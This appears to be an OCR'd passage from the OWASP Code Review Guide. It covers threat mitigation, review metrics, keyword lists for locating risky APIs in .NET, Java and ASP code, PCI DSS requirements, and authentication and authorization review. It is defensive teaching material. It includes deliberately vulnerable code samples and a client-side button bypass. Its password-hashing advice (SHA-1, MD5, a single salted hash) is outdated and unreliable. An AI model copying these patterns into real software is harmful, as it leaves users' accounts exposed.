Information Disclosure	1. Authorization 2. Privacy-enhanced protocols 3. Encryption 4. Protect secrets 5. Don't store secrets
Denial of Service	1. Appropriate authentication 2. Appropriate authorization 3. Filtering 4. Throttling 5. Quality of service
Elevation of privilege	1. Run with least privilege

1. Sensitive information (e.g. passwords, PII) is not logged
2. Access controls (e.g. ACLs) are enforced on log files to prevent un-authorized access
3. Integrity controls (e.g. signatures) are enforced on log files to provide non-repudiation
4. Log files provide for audit trail for sensitive operations and logging of key events
5. Auditing and logging is enabled across the tiers on multiple servers

When using STRIDE, the following threat-mitigation table can be used to identify techniques that can be employed to mitigate the threats.

Once threats and corresponding countermeasures are identified, it is possible to derive a threat profile with the following criteria:

1. **Non mitigated threats:** Threats which have no countermeasures and represent vulnerabilities that can be fully exploited and cause an impact
2. **Partially mitigated threats:** Threats partially mitigated by one or more countermeasures which represent vulnerabilities that can only partially be exploited and cause a limited impact
3. **Fully mitigated threats:** These threats have appropriate countermeasures in place and do not expose vulnerability and cause impact

MITIGATION STRATEGIES

The objective of risk management is to reduce the impact that the exploitation of a threat can have to the application. This can be done by responding to a theat with a risk mitigation strategy. In general there are four options to mitigate threats

1. **Do nothing:** for example, hoping for the best
2. **Informing about the risk:** for example, warning user population about the risk
3. **Mitigate the risk:** for example, by putting countermeasures in place
4. **Accept the risk:** for example, after evaluating the impact of the exploitation (business impact)
5. **Transfer the risk:** for example, through contractual agreements and insurance

The decision of which strategy is most appropriate depends on the impact an exploitation of a threat can have, the likelihood of its occurrence, and the costs for transferring (i.e. costs for insurance) or avoiding (i.e. costs or losses due redesign) it. That is, such decision is based on the risk a threat poses to the system. Therefore, the chosen strategy does not mitigate the threat itself but the risk it poses to the system. Ultimately the overall risk has to take into account the business impact, since this is a critical factor for the business risk management strategy. One strategy could be to fix only the vulnerabilities for which the cost to fix is less than the potential business impact derived by the exploitation of the vulnerability. Another strategy could be to accept the risk when the loss of some security controls (e.g. Confidentiality, Integrity, and Availability) implies a small degradation of the service, and not a loss of a critical business function. In some cases, transfer of the risk to another service provider might also be an option.

CODE REVIEW METRICS

Code review is an excellent source of metrics that can be used to improve your software development process. There are two distinct classes of these software metrics: Relative and Absolute.


Absolute metrics are numerical values that describe a trait of the code such as the number of references to a particular variable in an application, or the number of lines of code (LOC).Absolute metrics, such as the number of lines of code, do not involve subjective context but are material fact.

Relative metrics are a representation of an attribute that cannot be directly measured and are subjective and reliant on the context of where the metric was derived. There is no definitive way to measure such an attribute. Multiple variables are factored into an estimation of the degree of testing difficulty, and any numeric representation or rating is only an approximation and is subjective.

SOME METRIC BENEFITS

The objective of code review is to detect development errors which may cause vulnerabilities and hence give rise to an exploit. Code review can also be used to measure the progress of a development team in their practice of secure application development. It can pinpoint areas where the development practice is weak, areas where secure development practice is strong, and give a security practitioner the ability to address the root cause of the weaknesses within a developed solution. It may give rise to investigation into software development policies and guidelines and the interpretation of them by the users; communcation is the key.

Metrics can also be recorded relating to the performance of the code reviewers and the accuracy of the review process, the performance of the code review function, and the efficiency and effectiveness of the code review function.


Code submitted for SCR
Code resubmitted for re-review
Trend analysis
Recommend Code Triage meeting
NO
Has context of code been defined
YES
Define criteria: Project or vulnerability based?
Perform review
Policies
Standards
Guidelines
Communicate results to team
Code review database
Record Findings
Develop Metrics
Previous Findings
Persist Metrics

The figure above describes the use of Metrics throughout the code review process.

SECURE DEVELOPMENT METRICS

DEFECT DENSITY:

The average occurrence of programming faults per Lines of code (LOC). This gives a high level view of the code quality but not much more. Fault density on its own does not give rise to a pragmatic metric. Defect density would cover minor issues as well as major security flaws in the code; all are treated the same way. Security of code can not be judged accurately using defect density alone.

LINES OF CODE (LOC):

The count of the executable lines of code. Commented-out code or spaces don't count. This is another metric in an attempt to quantify the size of the code. This gives a rough estimate but is not particularly scientific. Some circles of thinking believe that the estimation of an application size by virtue of LOC is professional malpractice!

FUNCTION POINT:

The estimation of software size by measuring functionality. The combination of a number of statements which perform a specific task, independent of programming language used or development methodology.

RISK DENSITY:

Similar to defect density, but discovered issues are rated by risk (high, medium & low). In doing this we can give insight into the quality of the code being developed via a [***X Risk / LoC***] or [***Y Risk / Function Point***] value. (X&Y being high, medium or low risks) as defined by your internal application development policies and standards.

Eg:

4 High Risk Defects per 1000 LOC (Lines of Code)

2 Medium Risk Defects per 3 Function Points

PATH COMPLEXITY/COMPLEXITY-TO-DEFECT/CYCLOMATIC COMPLEXITY

Cyclomatic complexity can help establish risk and stability estimations on an item of code, such as a class or method or even a complete system. It was defined by Thomas McCabe in the 70's and it easy to calsulate and apply, hence its usefulness.

CC = Number of decisions +1

A decision could be considered commands such as:

If....else, Switch, Case, Catch, While, do, and so on.....

As the decision count increases, so does the complexity. Complex code leads to less stability and maintainability.

The more complex the code, the higher risk of defects. One could establish thresholds for Cyclomatic complexity:

0-10: Stable code. Acceptable complexity

11-15: Medium Risk. More complex

16-20: High Risk code. Too many decisions for a unit of code.

REVIEW PROCESS METRICS

INSPECTION RATE

This metric can be used to get a rough idea of the required duration to perform a code review. The inspection rate is the rate of coverage a code reviewer can cover per unit of time. From experience, a rate of 250 lines per hour would be a baseline. This rate should not be used as part of a measure of review quality but simply to determine duration of the task.

DEFECT DETECTION RATE

This metric measure the defects found per unit of time. Again can be used to measure performance of the code review team but not to be used as a quality measure. Defect detection rate would normally increase as the inspection rate (above) decreases.

CODE COVERAGE

Measured as a % of LoC of function points, the code coverage is the proportion of the code reviewed. In the case of manual review we would aim for close to 100%, unlike automated testing wherein 80-90% is considered good.

DEFECT CORRECTION RATE

The amount of time used to correct detected defects. This metric can be used to optimise a project plan within the SDLC. Average values can be measured over time, producing a measure of effort which must be taken into account in the planning phase.

RE-INSPECTION DEFECT RATE

The rate at which upon re-inspection of the code more defects exist, some defects still exist or other defects manifest through an attempt to address previously discovered defects.

CRAWLING CODE

Crawling code is the practice of scanning a code base of the review target in question. It is, in effect, looking for key pointers wherein a possible security vulnerability might reside. Certain APIs are related to interfacing to the external world or file IO or user management which are key areas for an attacker to focus on. In crawling code we look for API relating to these areas. We also need to look for business logic areas which may cause security issues, but generally these are bespoke methods which have bespoke names and can not be detected directly, even though we may touch on certain methods due to their relationship with a certain key API.

Also we need to look for common issues relating to a specific language; issues that may not be *security* related but which may affect the stability/availability of the application in the case of extraordinary circumstances. Other issues when performing a code review are areas such a simple copyright notice in order to protect one's intellectual property.

Crawling code can be done manually or in an automated fashion using automated tools. Tools as simple as grep or wingrep can be used. Other tools are available which would search for key words relating to a specific programming language.

The following sections shall cover the function of crawing code for Java/J2EE, .NET and Classic ASP. This section is best used in conjunction with the transactional analysis section also detailed in this guide.

SEARCHING FOR KEY INDICATORS

The basis of the code review is to locate and analyse areas of code which may have application security implications. Assuming the code reviewer has a thorough understanding of the code, what it is intended to do, and the context in which it is to be used, firstly one needs to sweep the code base for areas of interest.

This can be done by performing a text search on the code base looking for keywords relating to APIs and functions. Below is a guide for .NET framework 1.1 & 2.0

SEARCHING FOR CODE IN .NET

Firstly one needs to be familiar with the tools one can use in order to perform text searching, following this one neesd to know what to look for.

In this section we will assume you have a copy of Visual Studio (VS) .NET at hand. VS has two types of search "Find in Files" and a cmd line tool called Findstr

The test search tools in XP is not great in my experience and if one has to use this make sure SP2 in installed as it works better. To start off, one should scan thorough the code looking for common patterns or keywords such as "User", "Password", "Pswd", "Key", "Http", etc... This can be done using the "Find in Files" tool in VS or using findstring as follows:

```
findstr /s /m /i /d:c:\projects\codebase\sec "http" *.*
```

HTTP REQUEST STRINGS

Requests from external sources are obviously a key area of a security code review. We need to ensure that all HTTP requests received are data validated for composition, max and min length, and if the data falls with the realms of the parameter white-list. Bottom-line is this is a key area to look at and ensure security is enabled.

request.accepttypes	request.url
request.browser	request.urlreferrer
request.files	request.useragent
request.headers	request.userlanguages
request.httpmethod	request.IsSecureConnection
request.item	request.TotalBytes
request.querystring	request.BinaryRead
request.form	InputStream
request.cookies	HiddenField.Value
request.certificate	TextBox.Text
request.rawurl	recordSet
request.servervariables	

HTML OUTPUT

Here we are looking for responses to the client. Responses which go unvalidated or which echo external input without data validation are key areas to examine. Many client side attacks result from poor response validation. XSS relies on this somewhat.

response.write	UrlEncode
<% =	innerText
HttpUtility	innerHTML
HtmlEncode	

SQL & DATABASE

Locating where a database may be involved in the code is an important aspect of the code review. Looking at the database code will help determine if the application is vulnerable to SQL injection. One aspect of this is to verify that the code uses either SqlParameter, OleDbParameter, or OdbcParameter(System.Data.SqlClient). These are typed and treat parameters as the literal value and not executable code in the database.

exec sp_executesql	select from
execute sp_executesql	Insert

update	driver
delete from where	Server.CreateObject
delete	.Provider
exec sp_	.Open
execute sp_	ADODB.recordset
exec xp_	New OleDbConnection
execute sp_	ExecuteReader
exec @	DataSource
execute @	
executestatement	SqlCommand
executeSQL	Microsoft.Jet
setfilter	SqlDataReader
executeQuery	ExecuteReader
GetQueryResultInXML	GetString
adodb	SqlDataAdapter
sqloledb	CommandType
sql server	StoredProcedure
	System.Data.sql

COOKIES

Cookie manipulation can be key to various application security exploits, such as session hijacking/fixation and parameter manipulation. One should examine any code relating to cookie functionality, as this would have a bearing on session security.

System.Net.Cookie
HTTPOnly
document.cookie

HTML TAGS

Many of the HTML tags below can be used for client side attacks such as cross site scripting. It is important to examine the context in which these tags are used and to examine any relevant data validation associated with the display and use of such tags within a web application.

HtmlEncode	<embed>
URLEncode	<frame>
<applet>	<html>
<frameset>	<iframe>

<img>	<object>
<style>	<body>
<layer>	<frame security
<ilayer>	<iframe security
<meta>	

INPUT CONTROLS

The input controls below are server classes used to produce and display web application form fields. Looking for such references helps locate entry points into the application.

system.web.ui.htmlcontrols.htmlinputhidden	system.web.ui.webcontrols.linkbutton
system.web.ui.webcontrols.hiddenfield	system.web.ui.webcontrols.listbox
system.web.ui.webcontrols.hyperlink	system.web.ui.webcontrols.checkboxlist
system.web.ui.webcontrols.textbox	system.web.ui.webcontrols.dropdownlist
system.web.ui.webcontrols.label	

WEB.CONFIG

The .NET Framework relies on .config files to define configuration settings. The .config files are text-based XML files. Many .config files can, and typically do, exist on a single system. Web applications refer to a web.config file located in the application’s root directory. For ASP.NET applications, web.config contains information about most aspects of the application’s operation.

requestEncoding	forms protection
responseEncoding	appSettings
trace	ConfigurationSettings
authorization	appSettings
compilation	connectionStrings
CustomErrors	authentication mode
httpCookies	allow
httpHandlers	deny
httpRuntime	credentials
sessionState	identity impersonate
maxRequestLength	timeout
debug	remote

global.asax

Each application has its own Global.asax if one is required. Global.asax sets the event code and values for an application using scripts. One must ensure that application variables do not contain sensitive information, as they are accessible to the whole application and to all users within it.

Application_OnAuthenticateRequest
Application_OnAuthorizeRequest
Session_OnStart
Session_OnEnd

LOGGING

Logging can be a source of information leakage. It is important to examine all calls to the logging subsystem and to determine if any sensitive information is being logged. Common mistakes are logging userID in conjunction with passwords within the authentication functionality or logging database requests which may contains sensitive data.

log4net
Console.WriteLine
System.Diagnostics.Debug
System.Diagnostics.Trace

Machine.config

Its important that many variables in machine.config can be overridden in the web.config file for a particular application.

validateRequest
enableViewState
enableViewStateMac

THREADS AND CONCURRENCY

Locating code that contains multithreaded functions. Concurrency issues can result in race conditions which may result in security vulnerabilities. The Thread keyword is where new threads objects are created. Code that uses static global variables which hold sensitive security information may cause session issues. Code that uses static constructors may also cause issues between threads. Not synchronizing the Dispose method may cause issues if a number of threads call Dispose at the same time, this may cause resource release issues.

Thread
Dispose

CLASS DESIGN

Public and Sealed relate to the design at class level. Classes which are not intended to be derived from should be sealed. Make sure all class fields are Public for a reason. Don't expose anything you don't need to.

Public
Sealed

REFLECTION, SERIALIZATION

Code may be generated dynamically at runtime. Code that is generated dynamically as a function of external input may give rise to issues. If your code contains sensitive data does it need to be serialized.

Serializable
AllowPartiallyTrustedCallersAttribute
GetObjectData
StrongNameIdentityPermission
StrongNameIdentity
System.Reflection

EXCEPTIONS & ERRORS

Ensure that the catch blocks do not leak information to the user in the case of an exception. Ensure when dealing with resources that the finally block is used. Having trace enabled is not great from an information leakage perspective. Ensure customised errors are properly implemented.

catch{
Finally
trace enabled
customErrors mode

CRYPTO

If cryptography is used then is a strong enough cipher used i.e. AES or 3DES. What size key is used, the larger the better. Where is hashing performed? Are passwords that are being persisted hashed? They should be. How are random numbers generated? Is the PRNG "random enough"?

RNGCryptoServiceProvider	DES
SHA	RC2
MD5	System.Random
base64	Random
xor	System.Security.Cryptography

STORAGE

If storing sensitive data in memory recommend one uses the following.

SecureString

ProtectedMemory

AUTHORIZATION, ASSERT & REVERT

Bypassing the code access security permission? Not a good idea. Also below is a list of potentially dangerous permissions such as calling unmanaged code, outside the CLR.

.RequestMinimum	SecurityPermission.UnmanagedCode
.RequestOptional	SecurityPermission.SkipVerification
Assert	SecurityPermission.ControlEvidence
Debug.Assert	SecurityPermission.SerializationFormatter
CodeAccessPermission	SecurityPermission.ControlPrincipal
ReflectionPermission.MemberAccess	SecurityPermission.ControlDomainPolicy
SecurityPermission.ControlAppDomain	SecurityPermission.ControlPolicy

LEGACY METHODS

printf

strcpy

SEARCHING FOR CODE IN J2EE/JAVA

INPUT AND OUTPUT STREAMS

These are used to read data into one's application. They may be potential entry points into an application. The entry points may be from an external source and must be investigated. These may also be used in path traversal attacks or DoS attacks.

Java.io	File
java.util.zip	ObjectInputStream
java.util.jar	PipedInputStream
FileInputStream	StreamTokenizer
ObjectInputStream	getResourceAsStream
FilterInputStream	java.io.FileReader
PipedInputStream	java.io.FileWriter
SequenceInputStream	java.io.RandomAccessFile
StringBufferInputStream	java.io.File
BufferedReader	java.io.FileOutputStream
ByteArrayInputStream	mkdir
CharArrayReader	renameTo

SERVLETS

These API calls may be avenues for parameter, header, URL, and cookie tampering, HTTP Response Splitting and information leakage. They should be examined closely as many of such APIs obtain the parameters directly from HTTP requests.

javax.servlet.*	getAttribute	isUserInRole
getParameterNames	getAttributeNames	getInputStream
getParameterValues	getLocalAddr	getOutputStream
getParameter	getAuthType	getWriter
getParameterMap	getRemoteUser	addCookie
getScheme	getCookies	addHeader
getProtocol	isSecure	setHeader
getContentType	HttpServletRequest	setAttribute
getServerName	getQueryString	putValue
getRemoteAddr	getHeaderNames	javax.servlet.http.Cookie
getRemoteHost	getHeaders	getName
getRealPath	getPrincipal	getPath
getLocalName	getUserPrincipal	getDomain

getComment	getRealPath	getValue
getMethod	getRequestURI	getValueNames
getPath	getRequestURL	getRequestedSessionId
getReader	getServerName	

CROSS SITE SCRIPTING

javax.servlet.ServletOutputStream.print
javax.servlet.jsp.JspWriter.print
java.io.PrintWriter.print

RESPONSE SPLITTING

javax.servlet.http.HttpServletResponse.sendRedirect
addHeader, setHeader

REDIRECTION

sendRedirect
setStatus
addHeader, setHeader

SQL & DATABASE

Searching for Java Database related code this list should help you pinpoint classes/methods which are involved in the persistence layer of the application being reviewed.

jdbc	createStatement
executeQuery	java.sql.ResultSet.getString
select	java.sql.ResultSet.getObject
insert	java.sql.Statement.executeUpdate
update	java.sql.Statement.executeQuery
delete	java.sql.Statement.execute
execute	java.sql.Statement.addBatch
executestatement	
java.sql.Connection.prepareStatement	
java.sql.Connection.prepareCall	

SSL

Looking for code which utilises SSL as a medium for point to point encryption. The following fragments should indicate where SSL functionality has been developed.

com.sun.net.ssl

SSLContext

SSLSocketFactory

TrustManagerFactory

HttpsURLConnection

KeyManagerFactory

SESSION MANAGEMENT

getSession

invalidate

getId

LEGACY INTERACTION

Here we may be vulnerable to command injection attacks or OS injection attacks. Java linking to the native OS can cause serious issues and potentially give rise to total server compromise.

java.lang.Runtime.exec

java.lang.Runtime.getRuntime

LOGGING

We may come across some information leakage by examining code below contained in one's application.
java.io.PrintStream.write
log4j
jLo
Lumberjack
MonoLog
qflog
just4log
log4Ant
JDLabAgent

ARCHITECTURAL ANALYSIS

If we can identify major architectural components within that application (right away) it can help narrow our search, and we can then look for known vulnerabilities in those components and frameworks:

```
### Ajax
XMLHTTP

### Struts
org.apache.struts

### Spring
org.springframework

### Java Server Faces (JSF)
import javax.faces

### Hibernate
import org.hibernate

### Castor
org.exolab.castor

### JAXB
javax.xml

### JMS
JMS
```

GENERIC KEYWORDS

Developers say the darnedest things in their source code. Look for the following keywords as pointers to possible software vulnerabilities:

```
Hack
Kludge
Bypass
Steal
Stolen
Divert
Broke
Trick
FIXME
ToDo
Password
Backdoor
```

WEB 2.0

Ajax and JavaScript

Look for Ajax usage, and possible JavaScript issues:

```
document.write
eval
document.cookie
window.location
document.URL
```

XMLHTTP

```
window.createRequest
```

SEARCHING FOR CODE IN CLASSIC ASP

INPUTS

Request
Request.QueryString
Request.Form
Request.ServerVariables
Query_String
hidden
include
.inc

OUTPUT

Response.Write
Response.BinaryWrite
<%=

COOKIES

.cookies

ERROR HANDLING

err.
Server.GetLastError
On Error Resume Next
On Error GoTo 0

INFORMATION IN URL

location.href
location.replace
method="GET"

DATABASE

commandText
select from
update
insert into
delete from where

exec
execute
.execute
.open
ADODB.

commandtype
ICommand
IRowSet

SESSION

session.timeout
session.abandon
session.removeall

DOS PREVENTION

server.ScriptTimeout
IsClientConnected

LOGGING

WriteEntry

REDIRECTION

Response.AddHeader
Response.AppendHeader
Response.Redirect
Response.Status
Response.StatusCode
Server.Transfer
Server.Execute

JAVASCRIPT / WEB 2.0 KEYWORDS AND POINTERS

Ajax and JavaScript have brought functionality back to the client side, which has brought a number of old security issues back to the forefront. The following keywords relate to API calls used to manipulate user state or the control the browser. The event of AJAX and other Web 2.0 paradigms has pushed security concerns back to the client side, but not excluding traditional server side security concerns.

Look for Ajax usage, and possible JavaScript issues:

eval(
document.cookie
document.referrer
document.attachEvent
document.body
document.body.innerHtml
document.body.innerText
document.close
document.create
document.createElement
document.execCommand
document.forms[0].action
document.location
document.open
document.URL
document.URLUnencoded

document.write
document.writeln
location.hash
location.href
location.search
window.alert
window.attachEvent
window.createRequest
window.execScript
window.location
window.open
window.navigate
window.setInterval
window.setTimeout
XMLHTTP

CODE REVIEW AND PCI DSS

INTRODUCTION

The Payment Card Industry Data Security Standard (referred to as PCI from now on) became a mandatory compliance step for companies processing credit card payments in June 2005.

Performing code reviews on custom code has been a requirement since the first version of the standard. This section will discuss what needs to be done with regards to code reviews to be compliant with the relevant PCI requirements.

CODE REVIEW REQUIREMENTS

The PCI standard contains several points relating to secure application development, but we will focus solely on the points which mandate code reviews here. All of the points relating to code reviews can be found in requirement 6: Develop and maintain secure systems and applications. Specifically requirement 6.3.7 mandates a code review of custom code:

6.3.7 - Review of custom code prior to release to production or customers in order to identify any potential coding vulnerability.

This requirement could be interpreted to mean that the code review must consider other PCI requirements, namely:

6.3.5 - Removal of custom application accounts, usernames and passwords before applications become active or are released to customers

6.5 - Develop all web applications based on secure coding guidelines such as the Open Web Application Security Project guidelines. Review custom application code to identify coding vulnerabilities. Cover prevention of common coding vulnerabilities in software development processes, to include the following:

6.5.1 Unvalidated input

6.5.2 Broken access control (for example, malicious use of user IDs)

6.5.3 Broken authentication and session management (use of account credentials and session cookies)

6.5.4 Cross-site scripting (XSS) attacks

6.5.5 Buffer overflows

6.5.6 Injection flaws (for example, structured query language (SQL) injection)

6.5.7 Improper error handling

6.5.8 Insecure storage

6.5.9 Denial of service

6.5.10 Insecure configuration management

The standard does not discuss specific methodologies that need to be followed, so any of the approaches outlined in this guide could be used. The current version of the standard (version 1.1 at the time of writing) introduced requirement 6.6. This requirement gave companies two options:

1) Having all custom application code reviewed for common vulnerabilities by an organisation that specialises in application security

2) Installing an application layer firewall in front of web-facing applications

The PCI Council expanded option one to include internal resources performing code reviews. This added weight to an internal code review and should provide an additional reason to ensure this process is performed correctly.

REVIEWING BY TECHNICAL CONTROL: AUTHENTICATION

INTRODUCTION

“Who are you?” Authentication is the process where an entity proves the identity of another entity, typically through credentials, such as a username and password.

Depending on your requirements, there are several available authentication mechanisms to choose from. If they are not correctly chosen and implemented, the authentication mechanism can expose vulnerabilities that attackers can exploit to gain access to your system.

The storage of passwords and user credentials is also an issue from a defense in depth approach, but also from a compliance standpoint. The following section also discusses password storage and what to review for.

The following discusses aspects of source code relating to weak authentication functionality. This could be due to flawed implementation or broken business logic: Authentication is a key line of defence in protecting non-public data, sensitive functionality.

Weak Passwords and password functionality

Password strength should be enforced upon a user setting/selecting ones password. Passwords should be complex in composition. Such checks should be done on the backend/server side of the application upon an attempt to submit a new password.

Bad Example

Simply checking that a password is not NULL is not sufficient:

```
String password = request.getParameter("Password");

if (password == Null)

        { throw InvalidPasswordException()

}
```

Good Example

Passwords should be checked for the following composition or a variance of such

- at least: 1 Uppercase character (A-Z)
- at least: 1 Lowercase character (a-z)
- at least: 1 digit (0-9)
- at least one special character (!"£$%&...)
- a defined minimum length (8 chars)
- a defined maximum length (as with all external input)

- no contiguous characters (123abcd)
- not more than 2 identical characters in a row (1111)

Such rules should be looked for in code and used as soon as the http request is received. The rules can be complex RegEx expressions or logical code statements:

```
if password.RegEx([a-z])
  and password.RegEx([A-Z])
  and password.RegEx([0-9])
  and password.RegEx({8-30})
  and password.RexEX([!"£$%^&*()])
  return true;
else
return false;
```

A regular expression statement for code above:

```
(?=^.{8,30}$)(?=.*\d)(?=.*[a-z])(?=.*[A-Z])(?=.*[!@#$%^&*()_+}{"":;'?/>.<,]).*$
```

.

NET AUTHENTICATION CONTROLS

In the .NET, there are Authentication tags in the configuration file.

The <authentication> element configures the authentication mode that your applications use.

<authentication>

The appropriate authentication mode depends on how your application or Web service has been designed. The default Machine.config setting applies a secure Windows authentication default as shown below.

authentication Attributes:mode="[Windows|Forms|Passport|None]"

<authentication mode="Windows" />

Forms Authentication Guidelines. To use Forms authentication, set mode="Forms" on the <authentication> element. Next, configure Forms authentication using the child <forms> element. The following fragment shows a secure <forms> authentication element configuration:

```
<authentication mode="Forms">

<forms loginUrl="Restricted\login.aspx"    Login page in an SSL protected folder

    protection="All"                  Privacy and integrity

    requireSSL="true"                  Prevents cookie being sent over http

    timeout="10"                      Limited session lifetime

    name="AppNameCookie"              Unique per-application name

    path="/FormsAuth"                 and path

    slidingExpiration="true" >         Sliding session lifetime

</forms>

</authentication>
```

Use the following recommendations to improve Forms authentication security:

- Partition your Web site.
- Set protection="All".
- Use small cookie time-out values.
- Consider using a fixed expiration period.
- Use SSL with Forms authentication.
- If you do not use SSL, set slidingExpiration = "false".
- Do not use the <credentials> element on production servers.
- Configure the <machineKey> element.
- Use unique cookie names and paths.

For classic ASP pages, authentication is usually performed manually by including the user information in session variables after validation against a DB, so you can look for something like:

Session ("UserId") = UserName

Session ("Roles") = UserRoles

COOKIELESS FORMS AUTHENTICATION

Authentication tickets in forms are by default stored in cookies (Authentication tickets are used to remember if the user has authenticated to the system), such as a unique id in the cookie of the HTTP header. Other methods to preserve authentication in the stateless HTTP protocol. The directive cookieless can define thet type of authentication ticket to be used.

Types of cookieless values on the <forms> element:

UseCookies – specifies that cookie tickets will always be used.

UseUri – indicates that cookie tickets will never be used.

AutoDetect – cookie tickets are not used if device does not support such; if the device profile supports cookies, a probing function is used to determine if cookies are enabled.

UseDeviceProfile – the default setting if not defined; uses cookie-based authentication tickets only if the device profile supports cookies. A probing function is not used.

cookieless="UseUri" : What may be found in the <forms> element above

When we talk about probing we are referring to the user agent directive in the HTTP header. This can inform ASP.NET is cookies are supported.

PASSWORD STORAGE STRATEGY

The storage of passwords is also of concern, as unauthorized access to an application may give rise to an attacker to access the area where passwords are stored.

Passwords should be stored using a one-way hash algorithm. One way functions (SHA-256 SHA-1 MD5, ..;) are also known as Hashing functions. Once passwords are persisted, there is not reason why they should be human-readable. The functionality for authentication performs a hash of the password passed by the user and compares it to the stored hash. If the passwords are identical, the hashes are equal.

Storing a hash of a password, which can not be reversed, makes it more difficult to recover the plain text passwords. It also ensures that administration staff for an application does not have access to other users' passwords, and hence helps mitigate the internal threat vector.

Example code in Java implementing SHA-1 hashing:

```
import java.security.MessageDigest;

 public byte[] getHash(String password) throws NoSuchAlgorithmException {

      MessageDigest digest = MessageDigest.getInstance("SHA-1");

      digest.reset();

      byte[] input = digest.digest(password.getBytes("UTF-8"));
```

Salting:

Storing simply hashed passwords has its issues, such as the possibility to identify two identical passwords (identical hashes) and also the birthday attack (http://en.wikipedia.org/wiki/Birthday_paradox) . A countermeasure for such issues is to introduce a salt. A salt is a random number of a fixed length. This salt must be different for each stored entry. It must be stored as clear text next to the hashed password:

```
import java.security.MessageDigest;

 public byte[] getHash(String password, byte[] salt) throws NoSuchAlgorithmException {

       MessageDigest digest = MessageDigest.getInstance("SHA-256");

       digest.reset();

       digest.update(salt);

       return digest.digest(password.getBytes("UTF-8"));

 }
```

VULNERABILITIES RELATED TO AUTHENTICATION

There are many issues relating to authentication which utilise form fields. Inadequate field validation can give rise to the following issues:

Reviewing Code for SQL Injection

SQL injection can be used to bypass authentication functionality, and even add a malicious user to a system for future use.

Reviewing Code for Data Validation

Data validation of all external input must be performed. This also goes for authentication fields.

Reviewing code for XSS issues

Cross site scripting can be used on the authentication page to perform identity theft, Phishing, and session hijacking attacks.

Reviewing Code for Error Handling

Bad/weak error handling can be used to establish the internal workings of the authentication functionality, such as giving insight into the database structure, insight into valid and invalid user IDs, etc.

Hashing with Java

http://www.owasp.org/index.php/Hashing_Java

Retrieved from http://www.owasp.org/index.php/Codereview-Authentication

REVIEWING BY TECHNICAL CONTROL: AUTHORIZATION

INTRODUCTION

Authorization issues cover a wide array of layers in a web application; from the functional authorization of a user to gain access to a particular function of the application at the application layer, to the Database access authorization and least privilege issues at the persistence layer. So what to look for when performing a code review? From an attack perspective, the most common issues are a result of curiosity and also exploitation of vulnerabilities such as SQL injection.

Example: A Database account used by an application with system/admin access upon which the application was vulnerable to SQL injection would result in a higher degree of impact rather than the same vulnerable application with a least privilege database account.

Authorization is key in multiuser environments where user data should be segregated. Different clients/users should not see other clients' data (Horizontal authorization). Authorization can also be used to restrict functionality to a subset of users. "Super users" would have extra admin functionality that a "regular user" would not have access to (Vertical authorization).

Authorization is a very bespoke area in application development. It can be implemented via a lookup table in a users' session which is loaded upon successful authentication. It could be a real-time interrogation of a backend LDAP or database system upon each request.

HOW TO LOCATE THE POTENTIALLY VULNERABLE CODE

Business logic errors are key areas in which to look for authorization errors. Areas wherein authorization-checks are performed are worth looking at. Logical conditional cases are areas for examination, such as malformed logic:

```
if user.equals("NormalUser"){

  grantUser(Normal_Permissions);

}else{ //user must be admin/super

  grantUser("Super_Persmissions);

}
```

For classic ASP pages, authorization is usually performed using include files that contain the access control validation and restrictions. So you usually will look for something like

<!--#include file="ValidateUser.inc"-->

We have an additional issue here: Information disclosure, as the include file might be called directly and disclose application functionality, as ASP code will not be executed given that Inc extension is not recognized.

VULNERABLE PATTERNS FOR AUTHORIZATION ISSUES

One area of examination is to see if the authorization model simply relies on not displaying certain functions which the user has not authorization to use, security by obscurity in effect. If a crawl can be performed on the application, links may be discovered which are not on the users' GUI. Simple HTTP Get requests can uncover "Hidden" links. Obviously, a map on the server-side should be used to see if one is authorized to perform a task, and we should not rely on the GUI "hiding" buttons and links.

Disabling buttons on the client side, due to the authorization level of user, shall not prevent the user from executing the action relating to the button.

document.form.adminfunction.disabled=true;

<form action="./doAdminFunction.asp">

By simply saving the page locally, and editing the disabled=true to disabled=false and adding the absolute form action, one can proceed to activate the disabled button.

HotSpots

